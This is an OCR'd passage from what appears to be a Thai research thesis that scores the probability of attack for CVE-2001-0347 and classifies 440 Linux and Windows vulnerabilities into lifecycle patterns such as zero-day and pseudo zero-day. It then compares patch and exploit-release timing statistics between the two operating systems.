
รูปที่ 4.14 ค่าวันที่เกิดเหตุการณ์ในขั้นตอนของวัฏจักรชีวิตจุดอ่อน CVE-2001-0347

2. การวิเคราะห์โอกาสถูกโจมตีจากแผนภูมิแบบเรดาร์ เมื่อนำมาจุดอ่อนนี้มาวิเคราะห์ตามปัจจัยทั้ง 8 ปัจจัย จะทำให้ได้ค่าระดับของปัจจัยดังตารางที่ 4.5 และเมื่อนำวาดค่าระดับบนแกนบนแผนภูมิแบบเรดาร์จะได้ ดังรูปที่ 4.15

ตารางที่ 4.5 ค่าระดับของ 8 ปัจจัยที่มีผลต่อโอกาสถูกโจมตีผ่านจุดอ่อน CVE-2001-0347

ปัจจัย	รายละเอียดของปัจจัย	ระดับบนแผนภูมิเรดาร์	ค่าที่กำหนดบนแผนภูมิ
Risk Window	$time_{exploitability}$ = NULL	Low	1
Publicity	Not public on news websites	Specific	1
Exposure window	$time_{publicity}$ = NULL	Low	1

ปัจจัย	รายละเอียดของปัจจัย	ระดับบนแผนภูมิเรดาร์	ค่าที่กำหนดบนแผนภูมิ
Exploitability	Exploit code has status unknown	UK	1
Patch	Vendor had released patch	AV	1
Disclosure	3 Reference web sites	Overview	1
Popularity of SW	Effect on Windows 2000 (market share 4.00% as of Feb. 2008)	Low	1
Age	Vulnerability age > 3 years	Old	1



รูปที่ 4.15 จุดอ่อน CVE-2001-0347 บนแผนภูมิแบบเรดาร์

เมื่อนำจุดอ่อนนี้มาผ่านสูตร (1) เนื่องจาก ณ วันที่คำนวณหาค่า POA จุดอ่อนนี้มีอายุมากกว่า 3 ปี จะได้ค่าดังนี้

ขนาดของเวกเตอร์ ($V_{2001\text{-}0347}$) = $\sqrt{1^2+1^2+1^2+1^2+1^2+1^2+1^2+1^2}$

= 2.83

จะได้ค่า POA = 0.00

3. ค่าคะแนนโอกาสถูกโจมตีผ่านจุดอ่อน ตัวแทนขนาดของเวกเตอร์ของจุดอ่อน CVE-2001-0347 มีค่าเท่ากับ 2.83 เมื่อนำมาผ่านสูตรการหาค่าบรรทัดฐานต่ำสุด-สูงสุด ทำให้ได้ค่า POA เท่ากับ 0.00 ที่สามารถบ่งชี้ได้ว่าจุดอ่อนนี้มีลักษณะของแต่ละปัจจัย คือ ช่วงเวลาความเสี่ยงและช่วงเวลาโอกาสเสี่ยงภัยอยู่ในระดับต่ำ เจ้าของผลิตภัณฑ์ได้สร้างตัวปิดจุดอ่อนเผยแพร่แก่ผู้ใช้แล้ว ชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่ยังไม่ถูกสร้างขึ้น ข้อมูลรายละเอียดทางเทคนิคอยู่ในระดับต่ำและจุดอ่อนนี้กระทบในผลิตภัณฑ์ที่มีผู้ใช้เป็นจำนวนน้อยมากและเป็นจุดอ่อนที่อยู่ในช่วงอายุแก่มากกว่า 3 ปี

4.3 ผลการจำแนกจุดอ่อน

จากกลุ่มข้อมูลตัวอย่างในงานวิจัยนี้ที่สืบค้นข้อมูลจุดอ่อนบนระบบปฏิบัติการ 2 ตัว คือ ระบบปฏิบัติการลินุกซ์ จำนวน 201 รายการ และ ระบบปฏิบัติการวินโดวส์ จำนวน 239 รายการ รวมทั้งสิ้น 439 รายการ มีรายละเอียดของการสืบค้นข้อมูล ดังนี้

4.3.1 อัลกอริทึมในการจำแนกรูปแบบวัฏจักรชีวิตของจุดอ่อน

ในการจำแนกจุดอ่อนตามรูปแบบของวัฏจักรชีวิตที่ได้มีการกำหนดไว้ในงานวิจัยนี้ ใช้หลักการพิจารณาจากการปรากฏขึ้นของเหตุการณ์ของวัฏจักรชีวิตจุดอ่อน โดยที่การเกิดขึ้นของเหตุการณ์นั้นมีผลกระทบโดยตรงต่อโอกาสถูกโจมตีผ่านจุดอ่อนนั้น ด้วยหลักการนี้สามารถเขียนให้อยู่ในรูปแบบอัลกอริทึมที่ 4 ดังนี้

อัลกอริทึม 4 การจำแนกรูปแบบวัฏจักรชีวิตของจุดอ่อน

1: Pn, the vulnerability was attack to system and became public on news.

2: ~Pn, the vulnerability was not attack to system and became public on news.

3: t_{pb}, the date that public on news.

4: t_{pa}, the date that patch available.

5: t_{ec}, the date that exploit code / script available.

6: If (Pn and t_{pa} = null) or (Pn and $t_{pa} - t_{pb} > 0$)

7: “Zero-day attack pattern”

8: else if Pn and $t_{pa} - t_{pb} \leq 0$

9: “Pseudo zero-day attack pattern”

10: else if ~Pn and (t_{pa}, t_{ec} not null)

11: “Potential to pseudo zero-day attack pattern”

12: else if ~Pn and (~ t_{pa} and t_{ec} not null)

13: “Potential of attack pattern”

14: else ~Pn and t_{ec} = null

15: “Passive pattern”

16: end if

จากอัลกอริทึมข้างต้นสามารถอธิบายรายละเอียดในแต่ละรูปแบบของวัฏจักร ได้ดังนี้

- หากจุดอ่อนนั้นปรากฏเหตุการณ์ถูกโจมตีเกิดขึ้นจนทำให้เหตุการณ์นั้นตกเป็นข่าวและขณะนั้นยังไม่มีตัวปิดจุดอ่อนออกมา หรือ ปรากฏเหตุการณ์ถูกโจมตีเกิดขึ้นจนทำให้เหตุการณ์นั้นตกเป็นข่าวและเมื่อนำค่าวันที่ของการเกิดเหตุการณ์ในขั้นตอน “Publicity” และ “Patch” ของจุดอ่อนนี้มาลบกันจะได้ค่าที่มากกว่า 0 วัน ในงานวิจัยนี้เราจะเรียกลักษณะดังกล่าวว่า การโจมตีอย่างเฉียบพลัน (Zero day attack)

- ถ้าหากจุดอ่อนนั้นถูกโจมตีจนตกเป็นข่าวและเมื่อนำค่าวันที่ของการเกิดเหตุการณ์ในขั้นตอน “Publicity” และ “Patch” ของจุดอ่อนนี้มาลบกันจะได้ค่าที่น้อยกว่าหรือเท่ากับ 0 วัน ในงานวิจัยนี้เราจะเรียกลักษณะดังกล่าวว่า แบบที่มีการโจมตีเสมือนเฉียบพลัน (Pseudo-zero day attack)

- ถ้าหากจุดอ่อนนั้น**ไม่**ปรากฏเหตุการณ์ถูกโจมตีเกิดขึ้น (ซึ่งทราบได้จากการไม่ปรากฏว่าเหตุการณ์นั้นตกเป็นข่าว) และ จุดอ่อนนั้นปรากฏเหตุการณ์ในขั้นตอน “Patch” และ “Exploitability” ในงานวิจัยนี้เราจะเรียกลักษณะดังกล่าวว่า แบบมีศักยภาพในการพัฒนาเป็นการโจมตีเสมือนเฉียบพลัน (Potential of pseudo zero-day attack)

- ถ้าหากจุดอ่อนนั้น**ไม่**ปรากฏเหตุการณ์ถูกโจมตีเกิดขึ้น และ **ไม่**ปรากฏเหตุการณ์ในขั้นตอน “Patch” แต่ปรากฏเหตุการณ์ในขั้นตอน “Exploitability” ในงานวิจัยนี้เราจะเรียกลักษณะดังกล่าวว่า แบบที่มีศักยภาพในการถูกโจมตี (Potential of attack)

- ถ้าหากจุดอ่อนนั้น**ไม่**ปรากฏเหตุการณ์ถูกโจมตีเกิดขึ้น และ **ไม่**ปรากฏเหตุการณ์ในขั้นตอน “Exploitability” ในงานวิจัยนี้เราจะเรียกลักษณะดังกล่าวว่า แบบเฉื่อย (Passive)

4.3.2 การจำแนกวัฏจักรชีวิต

จากข้อมูลทางสถิติที่ได้จากกลุ่มตัวอย่าง เมื่อทำการแยกจุดอ่อนตามรูปแบบในวัฏจักรที่กำหนดไว้ จะได้ดังตารางที่ 4.6

ตารางที่ 4.6 แสดงจำนวนจุดอ่อนในแต่ละรูปแบบของวัฏจักรชีวิต

รูปแบบวัฏจักรชีวิต	ลินุกซ์		วินโดวส์	
	จำนวนจุดอ่อน	คิดเป็นเปอร์เซ็นต์	จำนวนจุดอ่อน	คิดเป็นเปอร์เซ็นต์
การโจมตีอย่างเฉียบพลัน (Zero day attack, ZDA)	0	0	21	8.79
การโจมตีเสมือนเฉียบพลัน (Pseudo-zero day attack, PZDA)	5	2.49	20	8.37
มีศักยภาพในการพัฒนาเป็นการโจมตีเสมือนเฉียบพลัน (Potential of pseudo zero-day attack, PPZDA)	133	66.17	78	32.64
มีศักยภาพในการถูกโจมตี (Potential of attack, POA)	1	0.5	5	2.09
แบบเฉื่อย (Passive attack, PA)	62	30.84	115	48.12
รวม	**201**	**100%**	**239**	**100%**


ตารางที่ 4.6 มีข้อสังเกต ดังนี้

1. จุดอ่อนบนระบบปฏิบัติการลินุกซ์ จากที่งานวิจัยนี้ได้ทำการสืบค้นมา พบว่า จำนวนจุดอ่อนที่ปรากฏเหตุการณ์ถูกโจมตีจนทำให้เหตุการณ์นั้นตกเป็นข่าว มีเพียง 5 รายการ จากจุดอ่อนทั้งหมดที่ปรากฏในแหล่งข่าวเดียวกับที่สืบค้นเกี่ยวกับระบบปฏิบัติการวินโดวส์

2. รายละเอียดการจำแนกรูปแบบวัฏจักรชีวิตของจุดอ่อนทั้งหมดที่คัดกรองจากรายการซีวีอีผ่านฐานข้อมูลแบบเปิดที่ชื่อว่าโอเอสวีดีบี สามารถเรียกดูได้ในภาคผนวก ก.


4.4 การวิเคราะห์ข้อมูลทางสถิติของวัฏจักรชีวิตจุดอ่อน

จากตารางที่ 4.6 เมื่อนำวัฏจักรชีวิตจุดอ่อนที่ปรากฏมาแสดงในรูปแบบกราฟจะได้ดังรูปที่ 4.16 และ 4.17




รูปที่ 4.16 จุดอ่อนที่พบในแต่ละรูปแบบของวัฏจักรชีวิตบนระบบปฏิบัติการวินโดวส์

รูปที่ 4.16 แสดงสัดส่วนเชิงปริมาณของจุดอ่อนที่พบในระบบปฏิบัติการวินโดวส์ ซึ่งแบ่งตามประเภทของวัฏจักรชีวิตจุดอ่อน จะพบว่า จุดอ่อนที่มีจำนวนมากที่สุดอยู่ในวัฏจักรแบบเฉื่อย (PA) คิดเป็น 48.12% รองลงมาเป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบที่มีศักยภาพในการพัฒนาเป็นแบบเทียมซีโร่เดย์แอทแทค (PPZDA) คิดเป็น 32.64% อันดับสามเป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบที่มีการการโจมตีอย่างเฉียบพลัน (ZDA) คิดเป็น 8.79% ซึ่งมีความใกล้เคียงกับอันดับที่สี่เป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบเทียมซีโร่เดย์แอทแทค (PZDA) คิดเป็น 8.37% และอันดับที่ห้าเป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบที่มีศักยภาพในการถูกโจมตี (POA) คิดเป็น 2.09%



รูปที่ 4.17 จุดอ่อนที่พบในแต่ละรูปแบบของวัฏจักรชีวิตบนระบบปฏิบัติการลินุกซ์

รูปที่ 4.17 แสดงสัดส่วนเชิงปริมาณของจุดอ่อนที่พบในระบบปฏิบัติการลินุกซ์ ซึ่งแบ่งตามประเภทของวัฏจักรชีวิตจุดอ่อน จะพบว่า จุดอ่อนที่มีจำนวนมากที่สุดอยู่ในวัฏจักรแบบที่มีศักยภาพในการพัฒนาเป็นแบบเทียมซีโร่เดย์แอทแทค (PPZDA) คิดเป็น 66.17% รองลงมาเป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบเฉื่อย (PA) คิดเป็น 30.84% อันดับสามเป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบเทียมซีโร่เดย์แอทแทค (PZDA) คิดเป็น 2.49% อันดับที่สี่เป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบที่มีศักยภาพในการพัฒนาเป็นแบบเทียมซีโร่เดย์แอทแทค (PPZDA) คิดเป็น 0.5% และอันดับที่ห้าเป็นจุดอ่อนที่มีวัฏจักรชีวิตแบบที่มีการการโจมตีอย่างเฉียบพลัน (ZDA) คิดเป็น 0% (คือไม่มีจุดอ่อนในวัฏจักรแบบนี้)



รูปที่ 4.13 เปรียบเทียบวัฏจักรชีวิตระหว่างระบบปฏิบัติการวินโดวส์และลินุกซ์

จากตารางข้างต้นเมื่อนำข้อมูลมาวิเคราะห์ตามรูปแบบวัฏจักรชีวิตเปรียบเทียบระหว่างระบบปฏิบัติการลินุกซ์และวินโดวส์ แสดงได้ดังรูปที่ 4.13 อธิบายได้ดังนี้

4.4.1 **การวิเคราะห์วัฏจักรชีวิตแบบที่มีการการโจมตีอย่างเฉียบพลัน** (ZDA)

1. จากการค้นหาข้อมูลจุดอ่อนที่มีวัฏจักรชีวิตแบบนี้ มีจุดอ่อนที่เกิดขึ้นบนระบบปฏิบัติการวินโดวส์กว่า 8.79% จากจุดอ่อนทั้งหมดที่ทำการสืบค้น ในขณะที่การสืบค้นข้อมูลจากแหล่งข่าวเดียวกันไม่ปรากฏเหตุการณ์โจมตีแบบที่มีการการโจมตีอย่างเฉียบพลันบนระบบปฏิบัติการลินุกซ์
2. แนวโน้มการโจมตีแบบที่มีการการโจมตีอย่างเฉียบพลันจะไปสู่การเกิดสิ่งที่เรียกว่า “ซีโรเดย์ เวสส์เดย์” (Zero day Wednesday) [30] ซึ่งเป็นเหตุการณ์ขณะที่ผู้ดูแลระบบกำลังวุ่นวายอยู่กับการ install patch จุดอ่อนตัวใหม่ล่าสุดของไมโครซอฟท์ที่เรียกว่า “แพทช์ ทิวส์เดย์” (Patch Tuesday) [31] จากนั้นในวันรุ่งขึ้นจะปรากฏข่าวการโจมตีโดยใช้ Trojan horses ตามข่าวพบว่าชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติตัวใหม่นี้ได้ถูกสร้างรอมานานแล้วจากผู้ประสงค์ร้ายและตั้งใจที่จะปล่อยชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติออกมาหลังจากที่ไมโครซอฟท์ ออกตัวปิดจุดอ่อนเพียงวันเดียว จากการค้นหาข้อมูลพบว่าจุดอ่อนจำพวกนี้เริ่มแพร่ระบาดเป็นจำนวนมากนับแต่ปี 2006 เป็นต้นมา และการสร้างคำสั่งแบบอัตโนมัติโจมตีจุดอ่อนใหม่ในผลิตภัณฑ์เดียวกับกับที่เพิ่งมีการออกตัวปิดจุดอ่อนมา จากการค้นหาข้อมูลพบว่าจุดอ่อนจำพวกนี้เริ่มแพร่ระบาดเป็นจำนวนมากนับแต่ปี 2006 เป็นต้นมา ตัวอย่างของการโจมตีลักษณะเช่นนี้ ได้แก่ การแพร่ระบาดของชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติ บนไมโครซอฟท์

เพาว์เวอร์พอยท์ [34, 35] ในไมโครซอฟท์ เวิร์ด [36] ในไมโครซอฟท์เอ็กซ์เซล [37] ในวินโดวส์มีเดียเพลย์เยอร์ [38]

3. ในบางครั้งการเกิดซีโรเดย์แอทแทค เกิดจากการที่ไมโครซอฟท์รอรอบการออกตัวปิดจุดอ่อนในวันอังคารถัดไป หรือที่เรียกว่า แพทช์ ทิวส์เดย์ ทำให้เกิดเหตุการณ์ถูกโจมตีให้เกิดความเสียหายได้ก่อน

4.4.2 การวิเคราะห์วัฏจักรชีวิตแบบเทียมซีโร่เดย์แอทแทค (PZDA)

จะพบว่า ไม่ว่าในระบบปฏิบัติการลินุกซ์หรือวินโดวส์ก็สามารถมีวัฏจักรชีวิตแบบนี้ได้ ซึ่งการถูกโจมตีเกิดจากการที่ผู้ดูแลระบบอาจละเลยการติดตั้งตัวปิดจุดอ่อน หรือ ควรปรับปรุงนโยบายการติดตั้งให้มีความรวดเร็วกว่าเดิม เนื่องจากเมื่อตัวปิดจุดอ่อนเผยแพร่ออกมาจะมีช่วงความเสี่ยงเกิดขึ้นระหว่างการติดตั้งตัวปิดจุดอ่อนกับการประโยชน์จากจุดอ่อนนั้น

4.4.3 การวิเคราะห์วัฏจักรชีวิตที่มีศักยภาพในการพัฒนาเป็นแบบเทียมซีโร่เดย์แอทแทค (PPZDA)

1. จำนวนจุดอ่อนบนระบบปฏิบัติลินุกซ์ มีศักยภาพในการพัฒนาเป็นวัฏจักรชีวิตแบบเทียมซีโร่เดย์แอทแทค คิดเป็น 66.17% ในขณะที่ระบบปฏิบัติการวินโดวส์คิดเป็น 32.64%
2. จำนวนจุดอ่อนบนระบบปฏิบัติการลินุกซ์ที่มีวัฏจักรชีวิตแบบ PPZDA ทั้งหมด 133 รายการ พบว่าในจำนวนนี้กว่า 60.90% (81 รายการ จาก 133 รายการ) มีคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่**ออกมาก่อน**ที่ตัวปิดจุดอ่อนจะถูกสร้างออกมา ($t_{pa} - t_{ec} > 0$) โดยเฉลี่ยถึง 53 วัน ในขณะที่ บนระบบปฏิบัติการวินโดวส์มีจำนวนวัฏจักรชีวิตแบบ PPZDA ทั้งหมด 78 รายการ พบว่าในจำนวนนี้กว่า 28.21% (22 รายการ จาก 78 รายการ) ที่มีคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่**ออกมาก่อน**ที่ตัวปิดจุดอ่อนจะถูกสร้างออกมา ($t_{pa} - t_{ec} > 0$) โดยเฉลี่ย 156 วัน และจากการเก็บข้อมูลการสร้างตัวปิดจุดอ่อนภายหลังจากที่มีคำสั่งหรือโปรแกรมแบบอัตโนมัติออกมานั้น มีการปรับปรุงแก้ไขตัวปิดจุดอ่อนแล้วแจกจ่ายออกมาอีก (re-released patch) ทั้งหมด 7 รายการ จาก 22 รายการ คิดเป็น 31.82%

จะเห็นว่า ในช่วงเวลาหนึ่งจะมีจำนวนจุดอ่อนที่มีศักยภาพที่จะถูกโจมตีบนระบบปฏิบัติการลินุกซ์ถึง 60.90% แต่กลับมี PZDA เพียง 5 ตัว (2.49%) เท่านั้น แสดงให้เห็นว่าพฤติกรรมของผู้สร้างคำสั่งหรือโปรแกรมนั้นอาจเป็นการ

สร้างเพื่อค้นหาจุดอ่อนและหาทางแก้ไข ซึ่งจะเห็นได้จากการสร้างตัวปิดจุดอ่อนโดยเฉลี่ยที่รวดเร็วกว่า และ จำนวนจุดอ่อนที่มีเหตุการณ์ถูกโจมตีนั่นน้อยมาก เมื่อเทียบกับระบบปฏิบัติการวินโดวส์ที่พฤติกรรมของผู้สร้างคำสั่งหรือโปรแกรมแบบอัตโนมัติจะเป็นการสร้างเพื่อชื่อเสียงหรือเงินมากกว่าวัตถุประสงค์ในทางบวก แม้หากเป็นการสร้างคำสั่งหรือโปรแกรมอัตโนมัติจากห้องวิจัยเองก็ตาม หลังจากที่มีการ Public คำสั่งเหล่านั้นหลังจากที่มีตัวปิดออกมาแล้ว จากข้อมูลที่สืบค้นพบว่าจำนวนนี้เพียง 1 วัน หลังจากที่ไมโครซอฟท์สร้างตัวปิดจุดอ่อนออกมาแล้วจะปรากฏเหตุการณ์ถูกโจมตีทันที และมีระยะเวลาในการสร้างตัวปิดจุดอ่อนนานถึง 156 วัน และยังมีการปรับปรุงแก้ไขตัวปิดจุดอ่อนอีก

3. บนระบบปฏิบัติการลินุกซ์ที่มีวัฏจักรชีวิตแบบ PPZDA 133 รายการ พบว่ามี 27 รายการ คิดเป็น 20.30% ที่มีคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่**ออกมาวันเดียวกับ**ที่ตัวปิดจุดอ่อนถูกสร้างออกมา (t_{pa}–t_{ec} = 0) และบนระบบปฏิบัติการวินโดวส์ คิดเป็น 23.08% (18 รายการ จาก 78 รายการ) ในจำนวนนี้บนระบบปฏิบัติการวินโดวส์ที่เมื่อมีตัวปิดจุดอ่อนเผยแพร่ออกมาแล้วแต่มีการปรับปรุงแก้ไขตัวปิดจุดอ่อนแล้วแจกจ่ายออกมาอีก คิดเป็น 27.78% (5 รายการ จาก 18 รายการ)
4. บนระบบปฏิบัติการลินุกซ์ที่มีวัฏจักรชีวิตแบบ PPZDA คิดเป็น 18.80% (25 รายการ จาก 133 รายการ) ที่มีคำสั่งหรือโปรแกรมแบบอัตโนมัติเผยแพร่**หลังจาก**ที่ตัวปิดจุดอ่อนถูกสร้างออกมา ($t_{pa} - t_{ec} < 0$) โดยเฉลี่ยอยู่ที่ 71 วัน ในขณะที่บนระบบปฏิบัติการวินโดวส์ คิดเป็น 48.72% (38 รายการ จาก 78 รายการ) โดยเฉลี่ยถึง 124 วัน ซึ่งในจำนวนนี้บนระบบปฏิบัติการวินโดวส์ที่เมื่อมีตัวปิดจุดอ่อนเผยแพร่ออกมาแล้ว แต่มีการปรับปรุงแก้ไขตัวปิดจุดอ่อนแล้วแจกจ่ายออกมาอีก คิดเป็น 39.47% (15 รายการ จาก 38 รายการ)
5. มีจำนวนจุดอ่อนที่มีวัฏจักรชีวิตแบบ PPZDA เมื่อทางไมโครซอฟท์สร้างตัวปิดจุดอ่อนออกมาแล้วได้ทำการประกาศแจ้งเตือนผู้ใช้ผ่านทาง C|NET ว่าตัวปิดจุดอ่อนได้เผยแพร่ออกมาแล้วให้ทำการติดตั้งในทันทีก่อนที่จะถูกโจมตี เนื่องจาก มีรายงานผลการพิสูจน์แนวคิด (Proof-of-concept) ของชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติแล้วว่าสามารถโจมตีได้จริงและมีผลรุนแรง คิดเป็น 31.33% (26 รายการ จาก 83 รายการ)

4.4.4 **การวิเคราะห์วัฏจักรชีวิตที่มีศักยภาพในการถูกโจมตี** (POA)

ไมโครซอฟท์ไม่ได้สร้างตัวปิดจุดอ่อนออกมาเพื่อแก้ไขปัญหาทั้งหมด ความพยายามในการสร้างตัวปิดจุดอ่อนในลินุกซ์จะมีมากกว่าไมโครซอฟท์

4.4.5 **การวิเคราะห์วัฏจักรชีวิตแบบเฉื่อย** (PA)

1. แม้ว่าระบบปฏิบัติการวินโดวส์จะมีจำนวนจุดอ่อนที่อยู่ในวัฏจักรชีวิตแบบเฉื่อยมากที่สุดถึง 48.12% ก็ตาม แต่ว่าในจำนวนจุดอ่อนเหล่านี้มีจุดอ่อนที่มีการพิสูจน์แนวคิดของชุดคำสั่งหรือโปรแกรมแบบอัตโนมัติแล้ว เพียงแต่ยังไม่ได้ทำการเผยแพร่ออกทางเว็บไซต์ คิดเป็น 8.70% (10 รายการ จาก 115 รายการ)
2. จุดอ่อนที่มีวัฏจักรชีวิตแบบเฉื่อยบนระบบปฏิบัติการวินโดวส์ เจ้าของผลิตภัณฑ์สามารถสร้างตัวปิดจุดอ่อนโดยเฉลี่ยนับแต่วันที่มีการค้นพบ ($t_{pa} - t_{dv}$) คิดเป็น 128 วัน ในขณะที่ระบบปฏิบัติการลินุกซ์ มีอัตราเฉลี่ยอยู่ที่ 95 วัน
